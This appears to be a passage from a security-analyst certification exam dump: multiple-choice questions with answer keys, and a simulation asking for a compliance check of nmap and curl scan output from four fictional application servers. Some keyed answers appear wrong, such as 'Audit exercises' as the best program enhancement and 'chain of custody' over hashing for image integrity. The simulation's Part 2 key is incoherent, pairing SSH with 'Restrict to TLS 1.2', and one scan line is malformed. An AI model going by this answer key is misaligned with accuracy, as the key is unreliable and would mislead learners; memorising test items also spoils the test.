B. MITRE ATT&CK
C. Diamond Model of Intrusion Analysis
D. CVSS v3.0

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:

QUESTION 176
An organization used a third party to conduct a security audit and discovered several deficiencies in the cybersecurity program. The findings noted many external vulnerabilities that were not caught by the vulnerability scanning software, numerous weaknesses that allowed lateral movement, and gaps in monitoring that did not detect the activity of the auditors. Based on these findings, which of the following would be the BEST long-term enhancement to the security program?

A. Quarterly external penetration testing
B. Monthly tabletop scenarios
C. Red-team exercises
D. Audit exercises

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
An information security analyst on a threat-hunting team is working with administrators to create a hypothesis related to an internally developed web application. The working hypothesis is as follows:

- Due to the nature of the industry, the application hosts sensitive data associated with many clients and is a significant target.
- The platform is most likely vulnerable to poor patching and inadequate server hardening, which expose vulnerable services.
- The application is likely to be targeted with SQL injection attacks due to the large number of reporting capabilities within the application.

As a result, the systems administrator upgrades outdated service applications and validates the endpoint configuration against an industry benchmark. The analyst suggests developers receive additional training on implementing identity and access management, and also implements a WAF to protect against SQL injection attacks. Which of the following BEST represents the technique in use?

A. Improving detection capabilities
B. Bundling critical assets
C. Profiling threat actors and activities
D. Reducing the attack surface area

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
A security analyst working in the SOC recently discovered instances in which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in this situation?

A. Implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs

B. Implement an IPS signature for the malware and another signature request to block all the associated domains and IPs
C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the origin IPs subnets and second-level domains

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 179
The help desk notified a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server:

```
nslookup -type=txt exampledomain.org
..
"v=spf1 ip4:72.56.48.0/28 -all"
...
```

Given the output, which of the following should the security analyst check NEXT?

A. The DNS name of the new email server
B. The version of SPF that is being used
C. The IP address of the new email server
D. The DMARC policy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
Which of the following should a database administrator implement to BEST protect data from an untrusted server administrator?

A. Data deidentification
B. Data encryption
C. Data masking
D. Data minimization

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181

,

A forensic analyst took an image of a workstation that was involved in an incident. To BEST ensure the image is not tampered with, the analyst should use:

A. hashing
B. backup tapes
C. a legal hold
D. chain of custody

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182
An organization wants to mitigate against risks associated with network reconnaissance. ICMP is already blocked at the firewall; however, a penetration testing team has been able to perform reconnaissance against the organization's network and identify active hosts. An analyst sees the following output from a packet capture:

```
192.168.2.3 (eth0 192.168.2.3): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.2.3 ttl=64 id=12345 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
```

Which of the following phrases from the output provides information on how the testing team is successfully getting around the ICMP firewall rule?

A. `flags=RA` indicates the testing team is using a Christmas tree attack
B. `ttl=64` indicates the testing team is setting the time to live below the firewall's threshold
C. `0 data bytes` indicates the testing team is crafting empty ICMP packets
D. `NO FLAGS are set` indicates the testing team is using `hping`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183
A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance as identified from the firewall logs, but the destination IP is blocked and not captured. Which of the following should the analyst do?

A. Shut down the computer
B. Capture live data using Wireshark
C. Take a snapshot
D. Determine if DNS logging is enabled
E. Review the network logs

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
An organization is assessing risks so it can prioritize its mitigation actions. Following are the risks and their probability and impact:

Risk	Probability of occurrence	Cost of occurrence
A	50%	$120,000
B	10%	$300,000
C	20%	$100,000
D	80%	$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

A. A, B, C, D
B. A, D, B, C
C. B, C, A, D
D. C, B, D, A
E. D, A, C, B

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185
The Chief Information Officer (CIO) of a large healthcare institution is concerned about all machines having direct access to sensitive patient information. Which of the following should the security analyst implement to BEST mitigate the risk of sensitive data exposure?

A. A cloud access service broker system
B. NAC to ensure minimum standards are met
C. MFA on all workstations
D. Network segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186
A Chief Information Security Officer (CISO) is concerned developers have too much visibility into customer data. Which of the following controls should be implemented to BEST address these concerns?

A. Data masking
B. Data loss prevention
C. Data minimization

D. Data sovereignty

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 187
A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

A. Perform static code analysis
B. Require application fuzzing
C. Enforce input validation
D. Perform a code review

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188
Which of the following MOST accurately describes an HSM?

A. An HSM is a low-cost solution for encryption
B. An HSM can be networked based or a removable USB
C. An HSM is slower at encrypting than software
D. An HSM is explicitly used for MFA

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 189
A company is moving from the use of web servers hosted in an internal datacenter to a containerized cloud platform. An analyst has been asked to identify indicators of compromise in the containerized environment. Which of the following would BEST indicate a running container has been compromised?

A. A container from an approved software image has drifted
B. An approved software orchestration container is running with root privileges
C. A container from an approved software image has stopped responding
D. A container from an approved software image fails to start

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 190
A cybersecurity analyst is investigating a potential incident affecting multiple systems on a company's internal network. Although there is a negligible impact to performance, the following symptoms are present on each of the affected systems:

- Existence of a new and unexpected `svchost.exe` process
- Persistent, outbound TCP/IP connections to an unknown external host with routine keep-alives transferred
- DNS query logs showing successful name resolution for an Internet-resident dynamic DNS domain

If this situation remains unresolved, which of the following will MOST likely occur?

A. The affected hosts may participate in a coordinated DDoS attack upon command
B. An adversary may leverage the affected hosts to reconfigure the company's router ACLs
C. Key files on the affected hosts may become encrypted and require ransom payment for unlock
D. The adversary may attempt to perform a man-in-the-middle attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 191
Massivelog.log has grown to 40GB on a Windows server. At this size, local tools are unable to read the file, and it cannot be moved off the virtual server where it is located. Which of the following lines of PowerShell script will allow a user to extract the last 10,000 lines of the log for review?

A. `tail -10000 Massivelog.log > extract.txt`
B. `info tail n -10000 Massivelog.log | extract.txt;`
C. `get content './Massivelog.log' -Last 10000 | extract.txt`
D. `get-content './Massivelog.log' -Last 10000 > extract.txt;`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
Which of the following are components of the intelligence cycle? (Choose two.)

A. Collection
B. Normalization
C. Response
D. Analysis
E. Correction
F. Dissension

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
A financial institution's business unit plans to deploy a new technology in a manner that violates existing information security standards. Which of the following actions should the Chief Information Security Officer (CISO) take to manage any type of violation?

A. Enforce the existing security standards and controls
B. Perform a risk analysis and qualify the risk with legal
C. Perform research and propose a better technology
D. Enforce the standard permits

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 194
SIMULATION

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

• TLS 1.2 is the only version of TLS running.
• Apache 2.4.18 or greater should be used.
• Only default ports should be used.

INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

,

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.1:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

,

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.1:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

,

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8675/ssh open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

,

Correct Answer: See explanation below.
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Part 1 Answer:

Check on the following:

AppServ1 is only using TLS.1.2

AppServ4 is only using TLS.1.2

AppServ1 is using Apache 2.4.18 or greater

AppServ3 is using Apache 2.4.18 or greater

AppServ4 is using Apache 2.4.18 or greater

Part 2 answer:

AppSrv1 – SSH – Restrict to TLS 1.2
AppSrv2 – Apache Version – Upgrade Version
AppSrv3 – SSH – Restrict to TLS 1.2
AppSrv4 – SSH – Move to Port 22

,